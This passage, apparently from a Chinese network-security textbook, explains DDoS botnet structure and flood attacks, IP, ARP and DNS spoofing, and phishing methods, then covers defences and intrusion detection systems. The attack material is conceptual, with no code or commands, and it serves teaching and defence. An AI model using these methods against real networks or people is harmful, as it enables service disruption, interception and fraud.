倍地提高攻击威力。DDoS 是在传统的 DoS 攻击基础上产生的攻击方式。其攻击原理是：通过制造伪造的流量，使得被攻击的服务器、网络链路或网络设备（如防火墙、路由器等）负载过高，从而最终导致系统崩溃，无法提供正常的 Internet 服务。

DDoS 的类型可分带宽型攻击和应用型攻击。带宽型攻击也称流量型攻击，这类攻击通过发出海量数据包，造成设备负载过高，最终导致网络带宽或设备资源耗尽，应用型攻击利用了诸如 TCP 或 HTTP 协议的某些特征，通过持续占用有限的资源，从而达到阻止目标设备无法处理正常访问请求的目的。例如 HTTP Half Open 攻击和 HTTP Error 攻击就属于该类型。

高速广泛连接的网络给人们带来了方便，也为 DDoS 创造了极为有利的条件。现在电信骨干结点之间的连接都是以 G 为级别的，大城市之间更可以达到 2.5Gb/s 的连接，这使得攻击可以从更远的地方或者其他城市发起，攻击者的傀儡机位置可以在分布在更大的范围内，选择起来更灵活了，如图 5-3 所示。





**图 5-3 DDoS 攻击树**

其中，zombie（僵尸机或傀儡机）是实际执行攻击的主机，该主机通常是网络中普通的终端，被 master 入侵并控制，在某一时刻同时对指定服务器执行非正常访问行为，使得被攻击服务器由于非正常访问量过大而发生拒绝正常访问的情形。

Master 是安装客户端软件，接受攻击者的指令，直接控制 zombie 的主机。

攻击者集中了足够数量的 zombie 后，就可以联系 master 并命令发动特殊攻击，由 master 再把这些命令传递到各 zombie 主机，在短时间内对目标主机进行攻击，也可以在很短的时间内中止攻击。

### 2. 常见的拒绝服务攻击

常见 DDoS 攻击的目的有 4 种：通过使网络过载来干扰甚至阻断正常的网络通信；通过向服务器提交大量请求，使服务器超负荷；阻断某一用户访问服务器；阻断某服务与特定系统或个人的通信。以下是常见的几种 DDoS 攻击。

（1）Flooding 攻击。Flooding 攻击把大量看似合法的 TCP、UDP、ICPM 包发送至目标主机，甚至有些攻击还利用源地址伪造技术来绕过检测系统的监控。





**图 5-4　SYN flood 攻击示意图**

（2）SYN flood 攻击。SYN flood 攻击是一种通过向服务端发送虚假的包以欺骗服务器的做法。这种做法使服务器必需开启自己的监听端口不断等待，也就浪费了系统各方面的资源。示意图见图 5-4。

（3）LAND 攻击。与 SYN flood 类似，不过在 LAND 攻击包中的源地址和目标地址都是攻击对象的 IP。这种攻击会导致被攻击的机器死循环，最终耗尽资源而死机。

（4）ICMP flood 攻击。是通过向设置不当的路由器发送广播信息占用系统资源的做法。

（5）Application level flood 攻击。主要是针对应用软件层的。它同样是以大量消耗系统资源为目的，通过向 IIS 这样的网络服务程序提出无节制的资源申请来损害正常的网络服务。

### 3. 拒绝服务攻击检测与防范

检测 DDoS 攻击的主要方法有两种：根据异常情况分析和使用 DDoS 攻击检测工具。

对 DDoS 攻击的主要防范策略如下：

（1）尽早发现系统存在的攻击漏洞，及时安装系统补丁程序。

（2）在网络管理方面，要经常检查系统的物理环境，禁止那些不必要的网络服务。

（3）利用网络安全设备（如防火墙）等来加固网络的安全性。

（4）同网络服务提供商协调，帮助用户实现路由的访问控制和对带宽总量的限制。

（5）当发现主机正在遭受 DDoS 攻击时应当启动应急策略，尽快追踪攻击包，并及时联系 ISP 和应急组织，分析受影响系统，确定涉及的其他结点，阻挡已知攻击结点的流量。

（6）对于潜在的 DDoS 攻击应当及时清除，以免留下后患。

## 5.3.7　其他攻防技术

网上的欺骗（spoofing）与认证（authentication）和信任（trust）是相互联系的概念。认证是网上的计算机相互进行识别的过程。信任是经过认证获准连接的相互关系。因此信任强度取决于认证机制是否完善、可靠。但任何认证体制都不可能做到百分之百地完善、可靠，总会形成一些薄弱环节，给攻击者以可乘之机，从而假冒通过认证以骗取对方信任。这就是欺骗攻击。下面介绍几种常见的欺骗攻击。

### 1. IP 欺骗

1）IP 欺骗原理

IP 欺骗由若干步骤组成，先做以下假定：

(1) 目标主机已经选定。

(2) 信任模式已被发现，并找到了一个目标主机信任的主机。

(3) 使此主机丧失功能，同时采集目标主机发出的 TCP 序列号，猜测数据序列号。

(4) 伪装成被信任的主机，同时建立起与目标主机基于地址验证的应用连接。

(5) 若成功，黑客可用一种简单的命令放置一个系统后门，进行非授权操作。

2）IP 欺骗防范

目前有以下方法防范 IP 欺骗：

(1) 抛弃基于地址的信任策略。就是放弃以地址为基础的验证。将迫使所有用户使用其他远程通信手段，如 Telnet、SSH、Skey 等。

(2) 进行包过滤。如果用户的网络是通过路由器接入 Internet 的，可以利用用户路由器来进行包过滤。确信只有用户的内部 LAN 可以使用信任关系，而内部 LAN 上的主机对于 LAN 以外的主机要慎重处理。

(3) 使用加密方法。在通信时要求加密传输和验证。

(4) 使用随机化的初始序列号。黑客攻击得以成功实现的一个很重要的因素就是序列号不是随机选择的或者随机增加的。而使用随机化的初始序列号以后，序列号将仍然按照以前的方式增加，但是在这些序列号空间中没有明显的关系。产生的序列号对于外部来说是不应该能够被计算出或者被猜测出的。

### 2. ARP 欺骗

1）ARP 协议及欺骗原理

ARP(Address Resolution Protocol)是地址解析协议，是在仅知道主机的 IP 地址时确定其物理地址的一种协议。其主要用作将 IP 地址翻译为以太网的 MAC 地址。从 IP 地址到物理地址的映射有两种方式：表格方式和非表格方式。ARP 具体说来就是将网络层地址解析为数据连接层的 MAC 地址。如计算机 A 的 IP 地址为 192.168.1.1，MAC 地址为 AA:AA；计算机 B 的 IP 地址为 192.168.1.2，MAC 地址为 BB:BB。

ARP 的工作原理及欺骗方法是：在 TCP/IP 协议中，A 向 B 发送 IP 包，在包头中需要填写 B 的 IP 为目标地址，但这个 IP 包在以太网上传输的时候，还需要进行一次以太包的封装，在这个以太包中，目标地址就是 B 的 MAC 地址。在 A 不知道 B 的 MAC 地址的情况下，A 就广播一个 ARP 请求包，请求包中填有 B 的 IP 地址(192.168.1.2)，以太网中的所有计算机都会接收这个请求，而正常的情况下只有 B 会给出 ARP 应答包，包中就填充上了 B 的 MAC 地址，并回复给 A。A 得到 ARP 应答后，将 B 的 MAC 地址放入本机缓存，便于下次使用。本机 MAC 缓存是有生存期的，生存期结束后，将再次重复上面的过程。

2）ARP 欺骗防范

目前有以下方法防范 ARP 欺骗：

（1）MAC地址绑定。在路由器中建立一个IP地址与MAC地址的对应表，只有IP地址和MAC地址相对应的合法注册机器才能得到正确的ARP应答，来控制IP地址和MAC地址不匹配的主机与外界通信，以防止IP地址被盗用。

（2）使用静态ARP缓存。用arp-s命令在各主机上绑定网关的IP地址和MAC地址，同时在网关上绑定各主机的IP地址和MAC地址的方法。

（3）用可防ARP攻击的交换机。使用三层交换机，绑定端口MAC-IP，限制ARP流量，及时发现并自动阻断ARP攻击端口，合理划分VLAN，彻底阻止盗用IP地址和MAC地址。

（4）使用ARP服务器。建立一个IP和MAC对应的数据库，以后定期检查当前的IP地址和MAC地址对应关系是否正常。定期检测交换机的流量列表，查看丢包率。

**3. DNS欺骗**

1）DNS欺骗原理

熟悉网络的人都知道，当客户机向一台服务器请求服务时，服务器方一般会根据客户机的IP反向解析出该IP对应的域名。这种反向域名解析就是一个查询DNS(Domain Name Service)的过程。如果可以冒充域名服务器，然后把查询的IP地址设为攻击者的IP地址，这样用户上网就只能看到攻击者的主页，而不是用户想要取得的网站主页，这就是DNS欺骗的基本原理。

2）DNS欺骗防范

目前有以下方法防范DNS欺骗：

（1）直接用IP地址访问重要的服务。

（2）加密所有对外的数据流。服务器尽量使用SSH之类的有加密支持的协议，一般用户用PGP之类的软件加密所有发到网络上的数据。

**4. 网络钓鱼**

网络钓鱼是一种欺骗攻击，其利用欺骗性的电子邮件和伪造的Web站点来进行诈骗活动，受骗者往往会泄露自己的财务数据，如网上银行、信用卡、网上证券及其他电子商务的用户账号和口令等内容，诈骗者通常会将自己伪装成知名银行、在线零售商和信用卡公司等可信的机构，获取用户敏感信息，之后利用骗取的信息进行非法活动。据统计，在所有接触诈骗信息的用户中，有高达5%的人会对这些骗局做出响应。

利用网络钓鱼对用户进行欺骗的手法很多，大致上有以下几种情况：

（1）发送电子邮件，以虚假信息引诱用户中圈套。诈骗分子以垃圾邮件的形式大量发送欺诈性邮件，大多是冒充成一个容易被大家信任的组织，这些邮件多以中奖、顾问、对账等内容引诱用户在邮件中填入金融账号和密码，或是以各种紧迫的理由要求收件人登录某网页提交用户名、密码、身份证号、信用卡号等信息，继而盗窃用户资金。

（2）建立假冒网上银行、网上证券公司等网站，骗取用户账号密码，实施盗窃。犯罪分子建立起域名和网页内容都与真正网上银行系统、网上证券交易平台等极为相似的网站，引诱用户输入账号、密码等信息，进而盗窃资金；还有的利用跨站脚本，即利用合法网

站服务器程序上的漏洞，在站点的某些网页中插入恶意 HTML 代码，屏蔽一些可以用来辨别网站真假的重要信息。

（3）利用虚假的电子商务进行诈骗。此类犯罪活动往往是建立电子商务网站，或是在比较知名的大型电子商务网站上发布虚假的商品销售信息，犯罪分子在收到受害人的购物汇款后就销声匿迹。例如 2003 年，罪犯佘某建立“奇特器材网”网站，发布出售间谍器材、黑客工具等虚假信息，诱骗顾客将购货款汇入其用虚假身份在多个银行开立的账户，然后转移钱款。

（4）利用木马和黑客技术等手段窃取用户信息后实施盗窃活动。木马制作者通过发送邮件或在网站中隐藏木马等方式大肆传播木马程序，当感染木马的用户进行网上交易时，木马程序即以键盘记录的方式获取用户账号和密码，并发送给指定邮箱，用户资金将受到严重威胁。

（5）利用用户弱口令等漏洞破解、猜测用户账号和密码。不法分子利用部分用户贪图方便设置弱口令的漏洞，对银行卡密码进行破解。

实际上，不法分子在实施网络诈骗的犯罪活动过程中，经常采取以上几种手法配合进行，还有的通过手机短信、QQ、MSN 进行各种各样的网络钓鱼不法活动。

## 5.4 防范攻击的策略和措施

黑客攻击给网络信息安全带来了严重的威胁与严峻的挑战。积极有效的防范措施将会减少损失，提高网络系统的安全性和可靠性。普及网络安全知识教育，提高对网络安全重要性的认识，增强防范意识，强化防范措施，切实增强用户对网络入侵的认识和自我防范能力，是抵御和防范黑客攻击、确保网络安全的基本途径。

### 5.4.1 防范攻击的策略

防范黑客攻击要在主观上重视，客观上积极采取措施，制定规章制度和管理制度，普及网络安全教育，使用户掌握网络安全知识和有关的安全策略。管理上应当明确安全对象，设置强有力的安全保障体系，按照安全等级保护条例对网络实施保护。

### 5.4.2 防范攻击的措施

具体防范攻击措施与步骤如下：

（1）提高安全防范意识。

（2）及时下载、安装系统补丁程序。

（3）尽量避免从 Internet 下载不知名的软件、游戏程序。

（4）不要随意打开来历不明的电子邮件及文件或运行不熟悉的人给的程序。

（5）不随便运行程序，不少这类程序运行时易暴露用户的个人信息。

（6）在支持 HTML 的 BBS 上，如发现提交警告，先看源地址，预防骗取密码。

（7）设置安全密码。使用字母数字混排，常用的密码设置不同，重要密码经常更换。

(8) 使用防病毒、防黑客等防火墙软件，以阻挡外部网络的侵入。

(9) 隐藏 IP 地址。使用代理服务器中转，上网聊天、BBS 等不会留下自己 IP。使用工具软件，如 Norton Internet Security 隐藏主机地址，避免暴露个人信息。

**【案例 5-8】** 设置代理服务器。外部网络向内部网络申请某种网络服务时，代理服务器接受申请，然后它根据其服务类型、服务内容、被服务的对象、服务者申请的时间、申请者的域名范围等来决定是否接受此项服务，如果接受，它就向内部网络转发这项请求。

(10) 切实做好端口防范。一方面安装端口监视程序，另一方面将不用的一些端口关闭。

(11) 加强 IE 浏览器对网页的安全防护。个人用户应通过对 IE 属性的设置来提高 IE 访问网页的安全性。

(12) 上网前备份注册表。许多黑客攻击会对系统注册表进行修改。

(13) 加强管理。将防病毒、防黑客形成惯例，当成日常例行工作，定时更新防毒软件，将防毒软件保持在常驻状态，以彻底防毒。由于黑客经常会针对特定的日期发动攻击，计算机用户在此期间应特别提高警戒。对于重要的个人资料做好严密的保护，并养成资料备份的习惯。

**讨论思考**

(1) 为什么要防范黑客攻击？如何防范黑客攻击？

(2) 简述网络安全防范攻击的基本措施有哪些。

(3) 说出几种通过对 IE 属性的设置来提高 IE 访问网页的安全性的具体措施。

# 5.5 入侵检测与防御技术

入侵检测和防御是确保网络安全的重要手段，是防止黑客攻击，避免造成损失的方法。入侵检测技术是实现安全监控的技术手段，是防火墙的合理补充，帮助系统应对网络攻击，扩展了系统管理员的安全管理能力。

## 5.5.1 入侵检测的概念

### 1. 入侵检测

"入侵"是一个广义概念，是指任何威胁和破坏系统资源的行为，包括非授权访问或越权访问系统资源，搭线窃听网络信息等。实施入侵行为的"人"称为入侵者，可能是具有系统访问权限的授权用户，也可能是非授权用户或者是冒充者。入侵的整个过程(包括入侵准备、进攻、侵入)都伴随着攻击，有时也把入侵者称为攻击者。

入侵检测(Intrusion Detection，ID)(GB/T 18336)指"通过对行为、安全日志或审计数据或其他网络上获取的信息进行辨识，检测到对系统的闯入或企图"的过程。入侵检测是防火墙的合理补充，帮助系统应对网络攻击，扩展了系统管理员的安全管理能力(包括安全审计、监视、进攻识别和响应)，提高了信息安全基础结构的完整性。从网络系统中的若干关键点收集信息，并分析这些信息，查看网络中是否有违反安全策略的行为和

遭到袭击的迹象。入侵检测被认为是防火墙之后的第二道安全闸门，在不影响网络性能的情况下能对网络进行监测，从而提供对内部攻击、外部攻击和误操作的实时保护。

**2. 入侵检测系统**

入侵检测系统（Intrusion Detection System，IDS）是对入侵异常信息自动进行检测、监控和分析的组合系统，可自动监测信息系统内外入侵。IDS通过从计算机网络或计算机系统中的若干关键点收集信息，并对其进行分析，从中发现网络或系统中是否有违反安全策略的行为和遭到袭击的迹象的一种安全技术。

1）入侵检测系统的产生与发展

20世纪80年代初，美国人詹姆斯·安德森（James P. Anderson）在题为《计算机安全威胁监控与监视》（*Computer Security Threat Monitoring and Surveillance*）的技术报告中首次详细阐述了入侵检测的概念，提出了利用审计跟踪数据监视入侵活动的思想。1990年，加州大学戴维斯分校的L. T. Heberlein等人开发出了网络安全监听（Network Security Monitor，NSM）系统。该系统首次直接将网络流作为审计数据来源，因而可以在不将审计数据转换成统一格式的情况下监控异种主机。IDS发展史上的两大类入侵检测系统——基于主机的入侵检测系统（ Host Intrusion Detection System，HIDS）和基于网络入侵检测系统（Network Intrusion Detection System ，简称NIDS）形成。1988年之后，美国开展对分布式入侵检测系统（Distributed Intrusion Detection System，DIDS）的研究，将基于主机和基于网络的检测方法集成到一起。

2）Denning模型

1986年，乔治敦大学的Dorothy Denning和SRI/CSL的Peter Neumann研究出了一种实时入侵检测系统模型IDES（Intrusion-Detection Expert System，入侵检测专家系统），也称Denning模型，主要基于以下假设：由于袭击者使用系统的模式不同于正常用户的使用模式，通过监控系统的跟踪记录，可以识别袭击者异常使用系统的模式，从而检测出袭击者违反系统安全性的情况。Denning模型独立于特定的系统平台、应用环境、系统弱点以及入侵类型，为构建入侵检测系统提供了一个通用的框架，如图5-5所示。该模型由主体（Subjects）、审计记录（Audit records）、活动简档（Activity Profile）、异常记录（Anomaly Record）、规则构成，其中审计记录由六元组构成：＜Subject，Action，Object，Exception-Condition，Resource-Usage，Time-Stamp＞。在这个六元组中，Action（活动）是主体对目标的操作，包括读、写、登录、退出等；Exception-Condition（异常条件）是指系统对主体的该活动的异常报告，如违反系统读写权限等；Resource-Usage（资源使用状况）是系统的资源消耗情况，如CPU、内存使用率等；Time-Stamp（时间戳）是活动发生时间）。

## 5.5.2 入侵检测系统的功能及分类

**1. IDS基本结构**

IDS主要由事件产生器、事件分析器、事件数据库、响应单元等构成，如图5-6所示。





**图 5-5 Denning 入侵检测模型**

其中事件产生器负责原始数据采集，并将收集到的原始数据转换为事件，向系统的其他部分提供此事件。收集的信息包括系统或网络的日志文件、网络流量、系统目录和文件的异常变化、程序执行中的异常行为。





**图 5-6 IDS 模型**

入侵检测很大程度上依赖于收集信息的可靠性和正确性。事件数据库存放各种中间和最终数据。响应单元根据告警信息做出反应（强烈的反应是切断连接、改变文件属性等；简单的是报警）。事件分析器接收事件信息，对其进行分析，判断是否为入侵行为或异常现象，最后将判断的结果转变为告警信息。分析方法主要有如下3种：

（1）模式匹配。将收集到的信息与已知的网络入侵和系统误用模式数据库进行比较，从而发现违背安全策略的行为。

（2）统计分析。首先给系统对象（如用户、文件、目录和设备等）创建一个统计描述，统计正常使用时的一些测量属性（如访问次数、操作失败次数和延时等）；测量属性的平均值和偏差将被用来与网络、系统的行为进行比较，任何观察值在正常值范围之外时，就认为有入侵发生。

（3）完整性分析（往往用于事后分析）。主要关注某个文件或对象是否被更改。

**2. IDS 的功能**

IDS 的功能如下：

（1）对网络流量的跟踪与分析功能。跟踪用户从进入网络到退出网络的所有活动，实时监测并分析用户在系统中的异常活动状态。

（2）对异常行为的分析、统计与响应功能。分析系统的异常行为模式，统计异常行为，并对异常行为做出响应。

（3）对已知攻击特征的识别功能。识别特类攻击，向控制台报警，为防御提供依据。

(4) 特征库的在线升级功能。提供在线升级并实时更新入侵特征库,不断提高 IDS 的入侵监测能力。

(5) 数据文件的完整性检验功能。检查关键数据文件的完整性,识别并报告数据文件的改动情况。

(6) 自定义特征的响应功能。定制实时响应策略;根据用户定义,经过系统过滤,对警报事件及时响应。

(7) 系统漏洞的预报警功能。对未发现的系统漏洞特征进行预报警。

**3. IDS 的分类**

入侵检测系统的分类可以有多种方法。按照体系结构可分为集中式和分布式,按照工作方式可分为离线检测和在线检测,按照所用技术分为特征检测和异常检测,按照检测对象(数据来源)分为基于主机、基于网络和混合型。

## 5.5.3 常用的入侵检测方法

**1. 特征检测**

特征检测是对已知的攻击或入侵的方式进行确定性的描述,形成相应的事件模式。当被审计的事件与已知的入侵事件模式相匹配时,即报警。检测方法与计算机病毒的检测方式类似。目前基于对包特征描述的模式匹配应用较为广泛,该方法的优点是误报少,局限是它只能发现已知的攻击,对未知的攻击无能为力,同时由于新的攻击方法不断产生,新漏洞不断发现,攻击特征库如果不能及时更新也将造成 IDS 漏报。

**2. 异常检测**

异常检测(anomaly detection)是对网络异常情况的检测。对检测主体正常活动建立活动简档,将当前主体的活动状况与活动简档比较,当违反其统计模型时,认为该活动可能是入侵行为。异常检测的难题在于建立更新活动简档和设计统计模型,从而不把正常的操作作为入侵 或忽略真正的入侵行为。常用的入侵检测 5 种统计模型为操作模型、方差、多元模型、马尔可夫过程模型和时间序列分析。

